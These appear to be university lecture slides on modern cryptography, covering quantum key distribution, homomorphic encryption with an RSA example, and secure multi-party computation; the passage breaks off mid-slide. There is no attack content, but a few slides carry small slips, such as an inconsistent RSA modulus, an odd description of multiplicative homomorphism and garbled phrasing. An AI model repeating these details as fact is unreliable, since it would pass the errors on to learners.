



**SOMAIYA**  
VIDYAVIHAR UNIVERSITY

K J Somaiya College of Engineering

# Modern Cryptography

**SOMAIYA**  
VIDYAVIHAR UNIVERSITY

K J Somaiya College of Engineering



# Outline

- Quantum Cryptography
- Homomorphic Encryption
- Secure Multi-Party Computation (MPC),
- Zero-Knowledge Proofs
- Cryptographic Obfuscation

# Quantum cryptography

- The science of exploiting quantum mechanical properties to perform cryptographic tasks.
- Uses individual particles of light, or photons, to transmit data over fiber optic wire.
- The photons represent binary bits.
- The security of the system relies on quantum mechanics.
- These secure properties include the following:
  - particles can exist in more than one place or state at a time;
  - A quantum property cannot be observed without changing or disturbing it; and
  - whole particles cannot be copied.
- These properties make it impossible to measure the quantum state of any system without disturbing that system.

# Quantum mechanics behind Quantum cryptography

Principles of quantum mechanics behind quantum cryptography :

- The particles that make up the universe are inherently uncertain and can simultaneously exist in more than one place or more than one state of being.
- Photons are generated randomly in one of two quantum states.
- You can't measure a quantum property without changing or disturbing it.
- You can clone some quantum properties of a particle, but not the whole particle.

# Basics

- Heisenberg's principle of uncertainty : One cannot assume anything about state of quantum particle
- $1 \text{ photon} = 1 \text{ quantum}$  (fundamental unit of light)

# Result?

- Data encoded in a quantum state is to cannot be copied or viewed without alerting the sender or receiver.
- it is impossible to copy data encoded in a quantum state.
- If one attempts to read the encoded data, the quantum state will be changed due to wave function collapse (no-cloning theorem).
- This could be used to detect eavesdropping, especially in Quantum key distribution

# How it works?

- Alice and Bob wish to exchange a message securely.
- Alice initiates the message by sending Bob a key.
- The key is a stream of photons that travel in one direction.
- Each photon represents a single bit of data -- either a 0 or 1.
- However, in addition to their linear travel, these photons are oscillating, or vibrating, in a certain manner.

# Quantum key Distribution (QKD)

- Before Alice, the sender, initiates the message, the photons travel through a polarizer.
- The polarizer is a filter that enables certain photons to pass through it with the same vibrations and lets others pass through in a changed state of vibration.
- The polarized states could be:
  - vertical (1 bit),
  - horizontal (0 bit),
  - 45 degrees right (1 bit) or
  - 45 degrees left (0 bit).
- The transmission has one of two polarizations representing a single bit, either 0 or 1, in either scheme she uses.



# Quantum key Distribution (QKD)

- The photons now travel across optical fiber from the polarizer toward the receiver, Bob.
- This process uses a beam splitter
- Beam splitter reads the polarization of each photon.
- When receiving the photon key, Bob does not know the correct polarization of the photons,
- so one polarization is chosen at random.
- Alice now compares what Bob used to polarize the key and then lets Bob know which polarizer she used to send each photon.
- Bob then confirms if he used the correct polarizer.
- The photons read with the wrong splitter are then discarded, and the remaining sequence is considered the key.

# What if there is an Eavesdropper?

- Eve attempts to listen in and has the same tools as Bob.
- But Bob has the advantage of speaking to Alice to confirm which polarizer type was used for each photon; Eve doesn't.
- Eve has to read each photon to read the secret.
- Then she must pass that photon on to Bob.
- By reading the photon, Eve alters the photon's quantum state, which introduces errors into the quantum key.
- This alerts Alice and Bob that someone is listening and the key has been compromised, so they discard the key.
- Alice has to send Bob a new key that isn't compromised, and then Bob can use that key to read the secret.

# Photons state



Ahyan

Vertical



1

Diagonal



1

Horizontal



0

Diagonal



0



Hibba

Dr Shahzada Khurram

3



# Photons filters



Ahyan



Rectilinear  
Scheme



Diagonal  
Scheme



Hibba



Horizontal



Vertical



Diagonal



Diagonal



Dr Shahzada Khurram

# Quantum Cryptography




Ahyar

## Rectilinear Scheme



## Diagonal Scheme



Hibba

According to quantum mechanics there will be  
**50 %** chance to receive **1** and **50%** chance to **0**

Dr Shahzada Khuram

7



# Quantum Cryptography



Ahyan

Diagonal  
Scheme




Vertical  
**X**

Diagonal  
**✓**

Inverted filters

Rectilinear  
Scheme



Horizontal  
**✓**

Diagonal  
**X**



Hibba

According to quantum mechanics there will be  
**50 %** chance to receive **1** and **50%** chance to **0**



**SOMAIYA**  
VIDYAVIHAR UNIVERSITY

K J Somaiya College of Engineering

Dr Shahzada Khurram

7

# Quantum Cryptography


Later Hibba **compare** with Ahyan filters



Ahyan



Hibba



Dr Shahzada Khurram



# Quantum Cryptography



Ahyan

Ahyan call Hibba and tell the **scheme of filters**, he will use, However, he does **not** tell the **0 or 1** used with which filter.

0



Hibba

0



Dr Shahzada Khurram



# Quantum Cryptography



Ahyan

0



Eavesdrop

1



Hibba

1



Dr Shahzada Khurram

10

# Quantum Cryptography



Ahyan



Eavesdrop

If Hibba using random filters



Hibba

0



0



1



Later on Hibba remove wrong receiving bit using 50% probability


Dr Shahzada Khurram




**SOMAIYA**  
VIDYAVIHAR UNIVERSITY

K J Somaiya College of Engineering

# QUANTUM CRYPTOGRAPHY EXPLAINED



# How it works?



Quantum transmission & detection	ALICE sends photons	↖	↗	→	↑	↑	↗	↖	↑
	ALICE's random bits	0	1	0	1	1	1	0	1
	BOB's detection events	↑	↗	↖	↑	↗	↗	↖	↖
	BOB's detected bit values	1	1	0	1	1	1	0	0
Public discussion (i.e., sifting)	BOB tells ALICE the basis choices he made	↗↖ Rect	↗↖ Diag	↗↖ Diag	↗↖ Rect	↗↖ Diag	↗↖ Diag	↗↖ Diag	↗↖ Diag
	ALICE tells BOB which bits to keep		✓		✓		✓	✓	
	ALICE and BOB's shared sifted key	–	1	–	1	–	1	0	–

# Advantages

- it allows the completion of various cryptographic tasks that are proven or conjectured to be impossible using only classical (i.e. non-quantum) communication.
- Has the potential to encrypt data for longer periods than classical cryptography~ 100 years approx
- Provides secure communication.
- Detects eavesdropping.
- Offers multiple methods for security
- Confidentiality of medical/health records
- Government and military data protection
- can travel through a noisy channel over a long distance and be secure.

# Limitations of quantum cryptography

- Changes in polarization and error rates.
  - Photons may change polarization in transit, which potentially increases error rates.
- Range.
  - The maximum range of quantum cryptography has typically been around 400 to 500 km, with the exception of Terra Quantum, as noted below.
- Expense.
  - Quantum cryptography typically requires its own infrastructure, using fiber optic lines and repeaters.
- Number of destinations.
  - It is not possible to send keys to two or more locations in a quantum channel.



# successful implementations

- The University of Cambridge and Toshiba Corp. created a high-bit rate QKD system using the BB84 quantum cryptography protocol.
- The Defense Advanced Research Projects Agency Quantum Network, which ran from 2002 to 2007, was a 10-node QKD network developed by Boston University, Harvard University and IBM Research.
- Quantum Xchange launched the first quantum network in the U.S., featuring 1,000 kilometers (km) of fiber optic cable.
- Commercial companies, such as ID Quantique, Toshiba, Quintessence Labs and MagiQ Technologies Inc., also developed commercial QKD systems.

# Differences between traditional cryptography and quantum cryptography

- The classic cryptography :
  - is the process of mathematically scrambling data,
  - only one person who has access to the right key can read it.
  - key distribution: symmetric key and asymmetric key.
  - trusted since it would take an impractical time frame for classical computers to factor the needed large numbers that make up public and private keys.
- quantum cryptography
  - based on the laws of quantum mechanics.
  - much harder to decrypt since the act of observing the involved photons changes the expected outcome,
  - Both the sender and receiver aware of the presence of an eavesdropper.
  - Typically has a distance or range associated with it since the process requires fiber optic cables and repeaters spaced out to boost the signal.



# Applications

- Quantum key distribution
  - The best-known and developed application of quantum cryptography is QKD
- Mistrustful quantum cryptography
  - the participating parties do not trust each other but with QC, they make sure that both have not cheated
- Quantum coin flipping
  - the participating parties do not trust each other and each expects the other to cheat.

# Applications

- Quantum commitment
  - the participating parties do not trust each other
  - The commitment scheme allows a party Alice to fix a certain value (to "commit") in such a way that Alice cannot change that value while at the same time ensuring that the recipient Bob cannot learn anything about that value until Alice reveals it.
- Bounded- and noisy-quantum-storage model
  - Uses secure quantum commitment and quantum oblivious transfer (OT) protocols
  - assumes that the amount of quantum data that an adversary can store is limited by some known constant  $Q$ . However, no limit is imposed on the amount of classical (i.e., non-quantum) data the adversary may store.

# Applications

- Position-based quantum cryptography
  - The goal is to use the geographical location of a player as its (only) credential.
  - Sender sends a message to a receiver at a specified position with the guarantee that it can only be read if the receiving party is located at that particular position.
- Device-independent quantum cryptography
  - Device-independent if its security does not rely on trusting that the quantum devices used are truthful.
  - Considers scenarios of imperfect or even malicious devices.

# Google Q & A

- Is quantum cryptography used today?
  - Scientists have demonstrated that QKD works, but **it is not widely used due to significant technological limitations.**
- Can quantum cryptography be hacked?
  - Summary: An international team has successfully implemented an advanced form of quantum cryptography for the first time. Moreover, **encryption is independent of the quantum device used and therefore even more secure against hacking attempts.**

<https://www.sciencedaily.com/releases/2022/07/220727124101.htm>

# Google Q & A

- What are the disadvantages of quantum cryptography?
  - The biggest problem right now is the problem you have with any new technology: **it's prohibitively expensive.**
  - <https://www.plixer.com/blog/quantum-cryptography-explained/>
- Advantages and disadvantages:
  - <https://www.digicert.com/blog/the-impact-of-quantum-computing-on-society>

# References

- “What is Quantum Cryptography?”, <https://www.techtarget.com/searchsecurity/definition/quantum-cryptography>, last retrieved on Nov 23,2022
- “Quantum Cryptography”, [https://en.wikipedia.org/wiki/Quantum\\_cryptography](https://en.wikipedia.org/wiki/Quantum_cryptography), last retrieved on Nov 23,2022
- “Quantum Cryptography explained”, [Quantum Cryptography, Explained | QuantumXC](#), last retrieved on Nov 23,2022
- “**How Quantum Cryptography works**”, <https://www.youtube.com/watch?v=PZRocoD7nik>, last retrieved on Nov 23,2022

# Homomorphic Encryption

# Example

A hospital wants to use a cloud service for processing patient records to compute statistical insights, such as the average blood pressure of patients, but due to privacy regulations (e.g., HIPAA, GDPR), it cannot share unencrypted patient data with the cloud provider.



# Solution

1. The hospital **encrypts** patient data using a **homomorphic encryption scheme** before uploading it to the cloud.
2. The cloud provider, without decrypting the data, performs the required computations (e.g., summing all blood pressure values and dividing by the number of records).
3. The cloud returns the **encrypted result** to the hospital.
4. The hospital **decrypts** the result and obtains the average blood pressure, all while ensuring that no raw patient data was exposed to the cloud.

# Confused?

How cloud systems can compute data without actually knowing which field is which, which can be understood only after decrypting data??

# Step 1: Encryption Before Uploading

Patient ID	Age	Blood Pressure	Heart Rate
1	34	120	80
2	45	130	85
Encrypted ID	Encrypted Age	Encrypted BP	Encrypted HR
E(ID1)	E(34)	E(120)	E(80)
E(ID2)	E(45)	E(130)	E(85)

- To the cloud provider, each field is just **an encrypted value**, and they cannot distinguish between "Age," "Blood Pressure," or "Heart Rate."

## Step 2: Computation on Encrypted Data

- The hospital requests the cloud to compute the **average blood pressure**. the request specifies the encrypted column (say,  $E(BP)$ ).
- With **homomorphic encryption**, the cloud can perform addition and division directly on encrypted values:

$$E(sum)=E(120)+E(130)=E(250)$$

$$E(average)=E(250/2)=E(125)$$

- The key part here is that the **cloud never decrypts the values but still successfully computes the result.**

# Step 3: Decryption by the Client

- The cloud sends back  $E(125)$ , and only the hospital (which holds the decryption key) can decrypt it to retrieve the final result:

$$D(E(125))=125$$

- At no point did the cloud **ever know** what data it was processing—it simply followed mathematical operations on encrypted numbers.
- **Fully Homomorphic Encryption (FHE)** is particularly useful in such cases, as it supports arbitrary computations on encrypted data.

# Why This Works?

- **Mathematical Operations Are Preserved**  
Homomorphic encryption schemes allow operations like addition (+) and multiplication ( $\times$ ) to be performed **directly on encrypted values**, so computation is possible even without knowing the data itself.
- **Field Meanings Are Hidden**  
Since every value is encrypted before uploading, the cloud has no way to determine what any column represents. It only processes encrypted numbers as per the request.
- **Zero Knowledge About Data**  
Unlike traditional encryption (where data must be decrypted before computing), **fully homomorphic encryption (FHE)** enables cloud systems to compute while remaining completely blind to the underlying data.

# Homomorphic Encryption

- *Homomorphic* refers to homomorphism in algebra: the encryption and decryption functions can be thought of as homomorphisms between plaintext and ciphertext spaces.
- Allows computation on encrypted data.
- Thus data can remain confidential while it is being processed,
- Appropriate when data resides in untrusted environments like third party cloud environment
- The data in a homomorphic encryption scheme retains the same structure
- When identical mathematical operations are performed on encrypted or decrypted data, it results in equivalent results.

# Homomorphic Encryption

- The encrypted data can be manipulated and analyzed as though it's in plaintext format without actually being decrypted.
- They can compute and process the encrypted data to get an encrypted answer
- but only legitimate user can decrypt the ciphertext and understand what it means.
- Encryption is performed without access to the secret key.
- The result of such a computation remains encrypted.



# Homomorphic Encryption

- Homomorphic encryption can be viewed as an extension of public-key cryptography.
- Homomorphic encryption includes multiple types of encryption schemes that can perform different classes of computations over encrypted data.
- The computations are represented as either Boolean or arithmetic circuits

# Types of Homomorphic Encryption

- Homomorphic encryption are divided into different types of encryption, depending on how it's designed.
  - If an algorithm is *additively homomorphic*, then adding two ciphertexts together provides the same result as encrypting the sum of the two plaintexts.
  - Likewise, if an algorithm is *multiplicatively homomorphic*, then multiplying two encrypted ciphertexts with the same key is equivalent to raising the product of plaintexts to the power of a secret key.

# Reading: Types of Homomorphic Encryption

- Homomorphic encryption can be either additive or multiplicative,
- Also it can be being partially, somewhat or fully homomorphically encrypted:
  - *partially* homomorphic,
  - *somewhat* homomorphic,
  - *leveled fully* homomorphic, and
  - *fully* homomorphic encryption:

# Additive Vs multiplicative homomorphism

- Add together encrypted outputs, decryption gives addition of the decrypted inputs
- Multiply the encrypted outputs, decryption gives multiplication of the decrypted inputs

# Additive homomorphism

- Assume a function  $f$  that simply doubles its argument.
- $f : \mathbb{Z} \rightarrow \mathbb{Z}, f(x) = x + x$
- $f(a) + f(b) = f(a + b)$
- Applying  $+$  at the range of the function gives us the same as mapping after we apply  $+$  at its domain, for example:  
$$f(1) + f(2) = 2 + 4 = 6 = f(1 + 2) \text{ where } f(x) = 2 \cdot x$$

# Multiplicative homomorphism(RSA)

- If the RSA public key is  $\{e,n\}$ , then the encryption of a message  $p$  is given by

$$E(p)=p^e \bmod m.$$

- Take two plaintext messages  $p1$  and  $p2$  and homomorphic encryption to them

$$\begin{aligned} E(p1)*E(p2) &= p1^e * p2^e \bmod m \\ &= (p1*p2)^e \bmod m \\ &= E(p1 * p2) \end{aligned}$$

- In the multiplicative property
  - encrypt each plaintext separately
  - multiply the two ciphertexts together
  - Result is still same
- RSA is only half-fully-homomorphic-encryption (FHE) since the additive property does not follow.

# Try this..

- [https://asecuritysite.com/encryption/hom\\_rsa](https://asecuritysite.com/encryption/hom_rsa)

RSA Encryption parameters. Public key: [e,N].

a: 10

b: 5

e: 65537

N: 866839233886415315417642337279363031

p: 821705693638240597

q: 1054926649039436923

Cipher1 (a): 850563965764185893187572716251314681

Cipher2 (b): 435039942680403242310260651299177035

Cipher3 (a\*b): 524859206658242501430060351331708537

Result: 50

# Standardization

- In 2017, researchers from IBM, Microsoft, Intel, the NIST, and others formed an open consortium, **the Homomorphic Encryption Standardization Consortium HE.org**, that maintains a community security Homomorphic Encryption Standard (The Standard).



# Google Q & A

- Can homomorphic encryption be broken?

➔ **The encryption cannot be hacked yet** and is considered impervious to quantum computing, but attacks against the process are possible.

- Does Google use homomorphic encryption?

➔ Duality Technologies, the leader in privacy preserving secure data collaboration has announced that **Google integrated its open-source Fully Homomorphic Encryption (FHE) Transpiler**, which was built using XLS SDK and resides on GitHub, with the Duality-led OpenFHE, the leading open-source fully homomorphic encryption library.

# Advantages of homomorphic encryption

- A higher standard of data security without breaking business processes or application functionality.
- Ensures data privacy, while still deriving intelligence from their sensitive data.
- Use cases of homomorphic encryption include
  - cloud workload protection
  - privacy preserving encryption,
  - information supply chain consolidation (containing your data to mitigate breach risk),
  - automation and orchestration (operating and triggering off of encrypted data for machine-to-machine communication).

# Limitations of Fully Homomorphic Encryption

- It's slow
  - It's so quiet at the moment that it can't be put to any practical use
  - To make FHE mainstream IBM had released the first version of its HELib C++ library back in 2016, but reports suggest that it ran 100 trillion times slower than the computations done on plain text
- Limited support for multiple users

# Implementations of Fully Homomorphic Encryption

- Simple Encrypted Arithmetic Library (SEAL):
  - Microsoft has created this library that can be used to allow computations directly on encrypted data.
- Private Join and Compute:
  - This open-source tool has been developed by Google, which provides an analysis of data in an encrypted format.
- HElib C++ library:
  - This one we've already discussed above. IBM released it in 2016, though it was found to be quite sluggish at the moment.

# Reading assignment

- <https://tvdn.me/fhe/2021-11-14-fully-homomorphic-encryption-pro-con/>

# References

- <https://www.ssl2buy.com/wiki/homomorphic-encryption>
- <https://baffle.io/blog/the-advantages-and-disadvantages-of-homomorphic-encryption/>
- <https://research.aimultiple.com/homomorphic-encryption/>
- <https://nvotes.com/multiplicative-vs-additive-homomorphic-elgamal/>
- [https://asecuritysite.com/encryption/hom\\_rsa](https://asecuritysite.com/encryption/hom_rsa)

# Secure Multi-Party Computation (MPC)

# Multiparty Computation

## A game of who is richer

- Three millionaires are out at a dinner party. They've never met before, and therefore, they don't trust each other. The first millionaire, Jane, wants to prove that they have a higher net worth than James and Janet, the other two millionaires; however neither Jane, James or Janet want to reveal their net worths to each other, nor to anyone else.

Courtesy : <https://medium.com/@keylesstech/a-beginners-guide-to-secure-multiparty-computation-dc3fb9365458>



# How do three millionaires prove who is the richest without revealing each other's net-worth?

- Using an iPhone calculator, Jane chooses a random number to add to her salary.
- Jane passes her phone to James.
- James then adds on his net worth, and passes the phone to Janet,
- who then adds her net worth.
- Once everyone has added their salaries to the calculator, the phone is passed back to Jane,
- Jane subtracts the random number she originally added.
- Then Jane can calculate rest millionaires average net worth and share that, without learning net worth of any one individual.
- If one millionaire's net-worth is lower than the average, then they will know they are not the richest.

- The example works if all the players are honest,
- There is some potential for players to cheat.
- For example,
  - Jane has more power than the other millionaires.
  - Since she knows the random number, Jane could potentially leverage this to try to learn more about the others.
  - It is also possible for James or Janet to lie about their net worth, to try and learn more about the others.
- This basic example illustrates how Secure Multiparty Computation, one of the underlying cryptographic techniques used by Keyless, works.

# Secure multi-party computation (multi-party computation, SMPC, or MPC)

- A cryptographic technique that enables different parties to carry out a computation using their private data without revealing their private data to each other.
- ensures the security of sensitive data without undermining their ability to gain insights from it.

# Another example

- Suppose a group of employees wants to learn their average salary in order to find out whether they are underpaid or not.
- However, they don't want to disclose their individual salary information.
- An SMPC method can solve this problem:
  - Each employee is numbered from first to last.
  - The first employee chooses an arbitrarily large number and adds their salary to the number and tells the second employee the result.
  - The second employee adds their number to the value and tells the result to the third employee, and so on until the last employee.
  - After adding their salary to the result, the last employee tells the result to the first employee.
  - The first employee subtracts the large number they started with and divides the result by the number of employees in the group to obtain the average salary.

# Another example

- the large number chosen by the first employee hides his/her salary from others.
- On the other hand, the final result that the first employee receives from the last employee provides no information to the first employee about others' salaries.
- As a result, the group, consisting of multiple parties, could securely compute the average salary without disclosing their salaries.

# Scenario: Collaborative Fraud Detection Across Banks

- Several large banks operate independently but all face the same growing threat: **financial fraud** involving cross-bank transactions.
- Criminals often exploit the lack of data sharing between institutions by spreading suspicious activities across accounts held at different banks—making detection harder for any one bank on its own.
- However, banks are bound by strict **data privacy regulations** (like GDPR and financial secrecy laws), and cannot simply pool their customer data or transaction logs together.
- To solve this, the banks agree to collaborate using a **Secure Multi-Party Computation (MPC)** system.
- Each bank inputs encrypted transaction patterns and behavioral models into a shared analysis framework.
- Using MPC, they jointly compute suspicious patterns **without revealing their raw data to one another**.

# Scenario: Collaborative Fraud Detection Across Banks

- For example, if a user is rapidly transferring funds between accounts in Bank A, Bank B, and Bank C in a pattern that resembles known laundering behavior, the system flags it.
- But at no point does any bank see another's customer identities, balances, or full histories.

# Why MPC is Perfect Here

- No single bank learns the private data of others
- Computation is accurate and jointly verifiable
- Meets legal requirements for data protection and confidentiality
- Collective intelligence without centralized risk



# Medical Research Across Hospitals (Without Sharing Patient Data)

- **Problem:**  
Multiple hospitals want to conduct a study on the effectiveness of a new cancer treatment across their patient populations. But they **can't legally share raw patient records** due to HIPAA, GDPR, and other privacy regulations.
- **MPC Use:**  
Each hospital inputs its encrypted patient outcomes into an MPC protocol.
- The system calculates survival rates, treatment efficacy, and side-effect patterns **without exposing any individual's data**.
- Researchers get meaningful insights, and patient privacy is fully protected.

# Private Market Analysis Between Competitors

- **Problem:**  
Two or more companies want to analyze **overlapping customer trends or supply chain bottlenecks** to improve logistics or demand forecasting. But none wants to reveal its own sensitive sales or customer data.
- **MPC Use:**
  - Each party contributes encrypted transaction data.
  - The system computes aggregate trends—like peak demand times, common shipping delays, or shared customer regions—**without leaking internal business data.**

# Private Voting or Bidding Systems

- **Problem:**  
In situations like corporate board votes, union ballots, or sealed auctions, it's critical to keep each participant's input **private**, yet ensure that the **final tally or winner is correct and verifiable**.
- **MPC Use:**
